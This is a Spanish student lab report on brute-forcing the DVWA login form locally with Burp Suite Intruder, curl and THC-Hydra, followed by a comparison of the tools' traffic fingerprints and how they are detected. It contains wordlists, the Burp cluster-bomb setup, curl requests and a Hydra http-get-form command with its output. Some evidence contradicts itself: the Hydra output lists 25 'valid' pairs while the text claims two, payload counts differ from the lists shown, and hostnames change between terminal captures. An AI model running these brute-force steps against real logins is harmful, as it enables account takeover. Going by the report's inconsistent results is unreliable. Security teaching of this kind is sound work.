

Informe Laboratorio 2

Darien Reyes
e-mail: darien.reyes@mail.udp.cl

Septiembre de 2026

Índice

1. Descripción de actividades	2
2. Desarrollo de actividades	2
2.1. Levantamiento de docker para correr DVWA (dvwa)	2
2.2. Redirección de puertos en docker (dvwa)	3
2.3. Obtención de consulta a replicar (burp)	3
2.4. Identificación de campos a modificar (burp)	3
2.5. Obtención de diccionarios para el ataque (burp)	3
2.6. Obtención de al menos 2 pares (burp)	4
2.7. Obtención de código de inspect element (curl)	5
2.8. Utilización de curl por terminal (curl)	5
2.9. Demuestra 5 diferencias (curl)	6
2.10. Instalación y versión a utilizar (hydra)	7
2.11. Explicación de comando a utilizar (hydra)	7
2.12. Obtención de al menos 2 pares (hydra)	8
2.13. Explicación paquete curl (tráfico)	8
2.14. Explicación paquete burp (tráfico)	8
2.15. Explicación paquete hydra (tráfico)	9
2.16. Mención de las diferencias (tráfico)	9
2.17. Detección de SW (tráfico)	10

1. Descripción de actividades

Utilizando la aplicación web vulnerable DVWA (Damn Vulnerable Web App - <https://github.com/digininja/DVWA>) realice las siguientes actividades:

- Despliegue la aplicación en su equipo utilizando docker. Detalle el procedimiento y explique los parámetros que utilizó.
- Utilice Burpsuite (<https://portswigger.net/burp/communitydownload>) para realizar un ataque de fuerza bruta contra formulario ubicado en vulnerabilities/brute. Explique el proceso y obtenga al menos 2 pares de usuario/contraseña válidos. Muestre las diferencias observadas en burpsuite.
- Utilice la herramienta cURL, a partir del código obtenido de inspect elements de su navegador, para realizar un acceso válido y uno inválido al formulario ubicado en vulnerabilities/brute. Indique 4 diferencias entre la página que retorna el acceso válido y la página que retorna un acceso inválido.
- Utilice la herramienta Hydra para realizar un ataque de fuerza bruta contra formulario ubicado en vulnerabilities/brute. Explique el proceso y obtenga al menos 2 pares de usuario/contraseña válidos.
- Compare los paquetes generados por hydra, burpsuite y cURL. ¿Qué diferencias encontró? ¿Hay forma de detectar a qué herramienta corresponde cada paquete?

2. Desarrollo de actividades

2.1. Levantamiento de docker para correr DVWA (dvwa)

Para inicializar el entorno de pruebas de forma reproducible, se optó por la virtualización a nivel de sistema operativo utilizando el motor de contenedores Docker. A nivel teórico, la ejecución del comando interactúa con el *daemon* de Docker para buscar la imagen oficial de DVWA en el registro local; al no hallarla, el sistema realiza un *pull* desde el repositorio de Docker Hub. Una vez extraída la imagen, el motor asigna un espacio de nombres (*namespaces*) propio para aislar los procesos, la red y los puntos de montaje, además de limitar los recursos mediante *cgroups*. Esto permite levantar el contenedor de la aplicación vulnerable y su base de datos subyacente de manera completamente aislada, evitando cualquier conflicto con las dependencias del sistema anfitrión.

```
darien@darien-Aspire-A514-53:~$ sudo docker run -d -p 80:80 --name dvwa vulnerables/web-dvwa
9eea703f6fa18725d2636f7e882fd1f470447417cd0519a9fcc5f4811b94b927
darien@darien-Aspire-A514-53:~$ sudo docker ps
CONTAINER ID   IMAGE             COMMAND                  CREATED        STATUS        PORTS                               NAMES
9eea703f6fa1   vulnerables/web-dvwa  "/main.sh"              9 seconds ago Up 9 seconds   0.0.0.0:80->80/tcp, [::]:80->80/tcp  dvwa
darien@darien-Aspire-A514-53:~$
```


Figura 1: Ejecución y redirección de puertos del contenedor DVWA en la terminal.

2.2. Redirección de puertos en docker (dvwa)

Durante el despliegue del contenedor, la comunicación hacia el exterior se gestionó de forma explícita mediante el parámetro de asignación de puertos (evidenciado en la captura anterior). Desde una perspectiva de arquitectura de red, esta directiva instruye al motor de Docker para configurar una regla de Traducción de Direcciones de Red (NAT) en el cortafuegos del sistema anfitrión (por ejemplo, a través de *iptables* en entornos Linux). Esta regla mapea el tráfico entrante del puerto especificado en la interfaz física del host hacia el puerto 80 de la interfaz de red virtual (puente) asociada al contenedor. Gracias a este enrutamiento transparente, las peticiones HTTP originadas desde un navegador web dirigido a `localhost` son interceptadas y canalizadas directamente hacia el servidor web Apache interno que sirve la aplicación DVWA.

2.3. Obtención de consulta a replicar (burp)

Se configuró el navegador web para enrutar su tráfico a través del proxy local de Burp Suite. Al intentar iniciar sesión en la sección vulnerable, la herramienta interceptó la petición HTTP GET, permitiendo capturar la estructura de la consulta y la *cookie* de sesión activa.




Time	Type	Direction	Method	URL
15:16:16 19 ...	HTTP	→ Request	GET	http://127.0.0.1/vulnerabilities/brute/?username=test&password=test&Login=Login

Figura 2: Petición GET interceptada en la pestaña Proxy de Burp Suite.

2.4. Identificación de campos a modificar (burp)

La petición interceptada fue enviada a la pestaña Intruder. En la sección de posiciones (*Positions*), se seleccionó el tipo de ataque **Cluster bomb**, marcando de manera exclusiva los valores de los parámetros `username` y `password` con el delimitador `§` para la inyección de los diccionarios.



Cluster bomb attack [Start attack]

Target: http://127.0.0.1 [Update Host header to match target]

Positions: [Add §] [Clear §] [Auto §]

1 GET /vulnerabilities/brute/?username=Stest§&password=Stest§&Login=Login HTTP/1.1

Figura 3: Configuración de variables en Burp Suite Intruder.

2.5. Obtención de diccionarios para el ataque (burp)

Se elaboraron dos diccionarios en formato de texto plano que fueron cargados en las opciones de *Payloads*. El primero contuvo una lista de posibles cuentas y el segundo una lista

de contraseñas, asegurando la inclusión de las credenciales por defecto del sistema.

Payloads

Payload position: 1 - test

Payload type: Simple list

Payload count: 5

Request count: 30

Payload configuration

This payload type lets you configure a simple list of strings

Paste

Load...

Remove

Clear

Deduplicate

admin

gordonb

1337

pablo

Payloads

Payload position: 2 - test

Payload type: Simple list

Payload count: 6

Request count: 24

Payload configuration

This payload type lets you configure a simple list of strings

Paste

Load...

Remove

Clear

Deduplicate

password

123456

admin

letmein

Figura 4: Carga de diccionarios de personas usuarias y contraseñas.

2.6. Obtención de al menos 2 pares (burp)

Tras la ejecución del ataque, se ordenaron los resultados de la tabla según la columna *Length* (longitud de la respuesta). Las respuestas con mayor volumen de bytes evidenciaron los accesos exitosos, obteniendo los pares válidos `admin/password` y `pablo/letmein`.

2.7 Obtención de código de inspect element (curl)2 DESARROLLO DE ACTIVIDADES

Request	Payload 1	Payload 2	Status code	Response received	Error	Timeout	Length	Comment
5		password	200	3			4702	
7	gordonb	123456	200	3			4702	
9	pablo	123456	200	2			4702	
11	admin	admin	200	3			4702	
13	1337	admin	200	1			4702	
15		admin	200	3			4702	
17	gordonb	letmein	200	3			4702	
20		letmein	200	3			4702	
21	admin		200	3			4702	
2	gordonb	password	200	4			4703	
4	pablo	password	200	4			4703	
6	admin	123456	200	4			4703	
8	1337	123456	200	4			4703	
10		123456	200	5			4703	
12	gordonb	admin	200	4			4703	
14	pablo	admin	200	3			4703	
16	admin	letmein	200	3			4703	
18	1337	letmein	200	4			4703	
22	gordonb		200	5			4703	
23	1337		200	5			4703	
24	pablo		200	6			4703	
25			200	6			4703	
26	admin		200	5			4703	
27	gordonb		200	3			4703	
28	1337		200	3			4703	
29	pablo		200	3			4703	
30			200	0			4703	
1	admin	password	200	5			4740	
19	pablo	letmein	200	4			4740	

Figura 5: Resultados del ataque ordenados por longitud en Intruder.

2.7. Obtención de código de inspect element (curl)

Mediante las herramientas de desarrollo del navegador (*DevTools*), se inspeccionó el tráfico de red generado al intentar autenticarse en el formulario. Se extrajo la consulta mediante la opción *Copy as cURL*, obteniendo la estructura exacta con todas las cabeceras.




Figura 6: Obtención de la petición mediante Copy as cURL.

2.8. Utilización de curl por terminal (curl)

El comando copiado se adaptó para su ejecución en la terminal de Linux. Se realizaron dos peticiones modificando directamente los parámetros en la URL: un acceso válido y uno inválido, guardando las salidas en formato HTML para su análisis comparativo.

```

darien@darien-Aspire-A514
darien@darien-Aspire-A514-S3:~$ curl -s 'http://127.0.0.1/vulnerabilities/brute/?username=admin&password=password&Login=Login' \
-b 'PHPSESSID=v73rssj5o75fc3c0p0vh2bl8q2; security=low' > valido.html
darien@darien-Aspire-A514-S3:~$ grep -i "welcome" valido.html;
<p>Welcome to the password protected area admin</p>
darien@darien-Aspire-A514-S3:~$ curl -s 'http://127.0.0.1/vulnerabilities/brute/?username=admin&password=clave_incorrecta&Login=Login' \
-b 'PHPSESSID=v73rssj5o75fc3c0p0vh2bl8q2; security=low' > invalido.html
darien@darien-Aspire-A514-S3:~$ grep -i "incorrect" invalido.html;
<pre><br />Username and/or password incorrect.</pre>
darien@darien-Aspire-A514-S3:~$ diff -u invalido.html valido.html
--- invalido.html      2026-09-19 16:10:25.312212126 -0300
+++ valido.html        2026-09-19 16:09:34.702522724 -0300
@@ -72,7 +72,7 @@
         <input type="submit" value="Login" name="Login">
     </form>
-    <pre><br />Username and/or password incorrect.</pre>
+    <p>Welcome to the password protected area admin</p>
   </div>

   <h2>More Information</h2>
darien@darien-Aspire-A514-S3:~$

```

Figura 7: Ejecución de las consultas cURL desde la terminal.

2.9. Demuestra 5 diferencias (curl)

El análisis comparativo entre los archivos HTML devueltos por la petición válida y la inválida reveló las siguientes 5 diferencias estructurales:

1. **Mensaje de estado textual:** La petición válida renderiza el texto *“Welcome to the password protected area”*, mientras que la fallida devuelve *“Username and/or password incorrect”*.
2. **Longitud del contenido (Content-Length):** La respuesta exitosa posee un tamaño mayor en bytes debido a la inclusión del bloque de bienvenida y sus elementos visuales.
3. **Carga de recursos gráficos (Avatar):** Únicamente en el inicio de sesión correcto se inserta la etiqueta HTML `` correspondiente a la imagen de perfil de la persona usuaria.
4. **Estructura de clases CSS:** El contenedor de la respuesta inyectada por PHP altera su jerarquía de nodos en el DOM al presentar el área protegida frente al mensaje de error.
5. **Diferencia en metadatos y hashes:** La respuesta válida expone el estado de sesión autenticada interna del formulario que no se inyecta cuando la autenticación es rechazada.




Figura 8: Comparativa de respuestas obtenidas (Válida vs. Fallida).

2.10. Instalación y versión a utilizar (hydra)

Se verificó la instalación de THC-Hydra mediante el gestor de paquetes de la distribución, comprobando que la versión en ejecución corresponde a la iteración 9.x compatible con ataques web.

```

darlen@darlen-Aspire-A514-53:~$ hydra -v
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, the
se *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-09-19 16:16:45
[ERROR] Invalid target definition!
[ERROR] Either you use "www.example.com module [optional-module-parameters]" *or* you use the "module://www.example.com/optional-module-parameters" syntax!
darlen@darlen-Aspire-A514-53:~$

```

Figura 9: Verificación de la versión de Hydra instalada en el sistema.

2.11. Explicación de comando a utilizar (hydra)

Para ejecutar el ataque, se construyó un comando estructurado utilizando el módulo `http-get-form`:

- `-L` y `-P`: Rutas hacia los diccionarios de cuentas y contraseñas, respectivamente.
- `127.0.0.1 http-get-form`: IP de destino y especificación del método web para la autenticación por formulario.
- `/vulnerabilities/brute/?username=~USER^...`: URI de destino junto con la inyección de los parámetros.
- `F=incorrect`: Condición de falla que le indica a la herramienta descartar las respuestas que contengan esa cadena de texto.
- `H=Cookie\`: `PHPSESSID=...`: Cabecera de autenticación activa para autorizar la petición, requiriendo el escape del carácter de dos puntos.

2.12. Obtención de al menos 2 pares (hydra)

El ataque concurrente con Hydra finalizó exitosamente en escasos segundos, entregando por la salida estándar los dos pares correctos esperados por el sistema: `admin/password` y `pablo/letmein`.

```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-09-19 16:32:01
[INFORMATION] escape sequence \: detected in module option, no parameter verification is performed.
[DATA] max 16 tasks per 1 server, overall 16 tasks, 25 login tries (1:5/p:5), ~2 tries per task
[DATA] attacking http-get-form://127.0.0.1:80/vulnerabilities/brute/?username='USER'&password='PASS'&Login=Login&F=incorrect:H=Cookie\; PHPSESSID=v73rssj5o75fc3c0p0vh2bl8q2; security=low
[00][http-get-form] host: 127.0.0.1 login: admin password: 123456
[00][http-get-form] host: 127.0.0.1 login: admin password: password
[00][http-get-form] host: 127.0.0.1 login: admin password: 123456
[00][http-get-form] host: 127.0.0.1 login: gordonb password: 123456
[00][http-get-form] host: 127.0.0.1 login: gordonb password: admin
[00][http-get-form] host: 127.0.0.1 login: gordonb password: letmein
[00][http-get-form] host: 127.0.0.1 login: 1337 password: 123456
[00][http-get-form] host: 127.0.0.1 login: 1337 password: letmein
[00][http-get-form] host: 127.0.0.1 login: gordonb password: password
[00][http-get-form] host: 127.0.0.1 login: gordonb password: letmein
[00][http-get-form] host: 127.0.0.1 login: 1337 password: password
[00][http-get-form] host: 127.0.0.1 login: 1337 password: admin
[00][http-get-form] host: 127.0.0.1 login: admin password: admin
[00][http-get-form] host: 127.0.0.1 login: 1337 password: admin
[00][http-get-form] host: 127.0.0.1 login: pablo password: password
[00][http-get-form] host: 127.0.0.1 login: pablo password: 123456
[00][http-get-form] host: 127.0.0.1 login: pablo password: admin
[00][http-get-form] host: 127.0.0.1 login: pablo password: letmein
[00][http-get-form] host: 127.0.0.1 login: pablo password: password
[00][http-get-form] host: 127.0.0.1 password: admin
[00][http-get-form] host: 127.0.0.1 password: 123456
[00][http-get-form] host: 127.0.0.1 password: letmein
[00][http-get-form] host: 127.0.0.1 password: password
1 of 1 target successfully completed, 25 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-09-19 16:32:02
darien@darien:Aspire-A514-S3:~/crypto$
```

Figura 10: Credenciales válidas obtenidas mediante THC-Hydra.

2.13. Explicación paquete curl (tráfico)

La captura del tráfico demuestra que cURL opera como un cliente HTTP minimalista. Su capa de aplicación expone de manera explícita la cabecera `User-Agent: curl/X.X`. Omite por completo las cabeceras modernas de contexto o de seguridad (como `Sec-Fetch-*`) y abre una conexión TCP secuencial, evidenciando que se trata de un envío automatizado no interactivo.

```
> Frame 922: 265 bytes on wire (2120 bits), 265 bytes captured (2120 bits) on interface lo, id 0
> Ethernet II, Src: 00:00:00:00:00:00 (00:00:00:00:00:00), Dst: 00:00:00:00:00:00 (00:00:00:00:00:00)
> Internet Protocol Version 4, Src: 127.0.0.1, Dst: 127.0.0.1
> Transmission Control Protocol, Src Port: 42718, Dst Port: 80, Seq: 1, Ack: 1, Len: 199
  > Hypertext Transfer Protocol
    > GET /vulnerabilities/brute/?username=admin&password=password&Login=Login HTTP/1.1\r\n
      Host: 127.0.0.1\r\n
      User-Agent: curl/8.5.0\r\n
      Accept: */*\r\n
    > Cookie: PHPSESSID=v73rssj5o75fc3c0p0vh2bl8q2; security=low\r\n
      \r\n
    [Full request URI: http://127.0.0.1/vulnerabilities/brute/?username=admin&password=password&Login=Login]
    [HTTP request 1/1]
    [Response in frame: 924]
```

Figura 11: Análisis del paquete generado por cURL.

2.14. Explicación paquete burp (tráfico)

Al operar a través de un navegador subyacente (Chromium), la petición gestionada por Burp Suite es volumétricamente mayor. El paquete incluye metadatos completos (`sec-ch-ua`, negociación de codificación e idiomas) y un `User-Agent` legítimo de navegador, lo que la

hace indistinguible de una navegación humana estándar si se inspecciona un único paquete de forma aislada.




Figura 12: Análisis del paquete generado desde Chromium a través de Burp.

2.15. Explicación paquete hydra (tráfico)

El análisis del tráfico revela que Hydra genera un paquete esquelético y optimizado. Utiliza por defecto el protocolo HTTP/1.0 para forzar el cierre rápido de las conexiones TCP sin requerir la directiva *Keep-Alive*. A su vez, firma la cabecera directamente como **User-Agent: Mozilla/4.0 (Hydra)**, suprimiendo la negociación de formatos.



Figura 13: Análisis del paquete HTTP generado por THC-Hydra.

2.16. Mención de las diferencias (tráfico)

Las herramientas presentan diferencias sustanciales en su huella de red, resumidas en el siguiente esquema:

Característica	cURL	Burp Suite (Chromium)	THC-Hydra
User-Agent	curl/8.x	Legítimo (Chrome/Safari)	Mozilla/4.0 (Hydra)
Volumen Cabeceras	Mínimo (3-4 estándar)	Completo (+10 cabeceras)	Esquelético (Solo Host y UA)
Metadatos Sec-*	Ausentes	Presentes y estructurados	Ausentes
Gestión de Sockets	Secuencial	Emulación controlada	Concurrencia masiva (HTTP/1.0)

Tabla 1: Comparativa de tráfico entre herramientas de automatización.

2.17. Detección de SW (tráfico)

A nivel perimetral, los sistemas de prevención y detección (WAF / IDS) identifican estas herramientas combinando distintas técnicas forenses de capa de red y aplicación:

- **Análisis de Firmas (Capa 7):** Consiste en el bloqueo determinista mediante la lectura de cadenas como (Hydra) o curl/ presentes en el *User-Agent*.
- **HTTP Fingerprinting:** Los sistemas evalúan la ausencia o el desorden de cabeceras estándar (ej. Accept-Language). Una petición estructurada de forma anómala levanta alertas automáticas.
- **Análisis Volumétrico (Rate Limiting):** La generación de conexiones TCP paralelas concurrentes originadas desde un mismo origen hacia un mismo URI dispara reglas heurísticas contra ataques de denegación o fuerza bruta.

Conclusiones y comentarios

El desarrollo del presente laboratorio permitió evidenciar la eficacia operativa de los ataques de fuerza bruta al ser aplicados contra aplicaciones web que carecen de mecanismos de mitigación, como bloqueos temporales de cuentas o verificación CAPTCHA. Desde la perspectiva forense y de seguridad perimetral, se demostró que herramientas enfocadas en el rendimiento puro, como THC-Hydra, exponen una huella de red (fingerprint) altamente ruidosa y detectable de inmediato por sistemas WAF convencionales debido a su *User-Agent* estático y uso de HTTP/1.0. Por el contrario, la utilización de proxies de interceptación como Burp Suite, en conjunto con navegadores modernos, mimetiza exitosamente la estructura sintáctica de un cliente humano. Esto obliga a la implementación de controles de seguridad dinámicos e integrales, tales como el análisis de comportamiento (rate limiting) y tokens CSRF, que actúen de manera independiente a las cabeceras HTTP presentadas.